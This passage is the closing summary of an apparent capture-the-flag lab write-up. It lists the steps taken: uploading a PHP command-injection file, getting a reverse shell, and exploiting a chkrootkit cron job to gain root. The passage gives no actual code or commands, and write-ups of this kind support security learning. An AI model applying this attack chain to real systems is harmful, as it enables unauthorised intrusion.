
I then captured the final flag.



CLOSURE

Here's a brief summary of how I captured the root flag:

- I uploaded a PHP file for remote command injection in the */test/* folder.
- I used this remote code execution (RCE) to obtain a reverse shell.
- I then inspected the `cron.daily` folder and exploited the **chkrootkit** vulnerability to gain root access.
- Finally, I captured the flag from the */root* directory.



That's it from my side. Until next time:)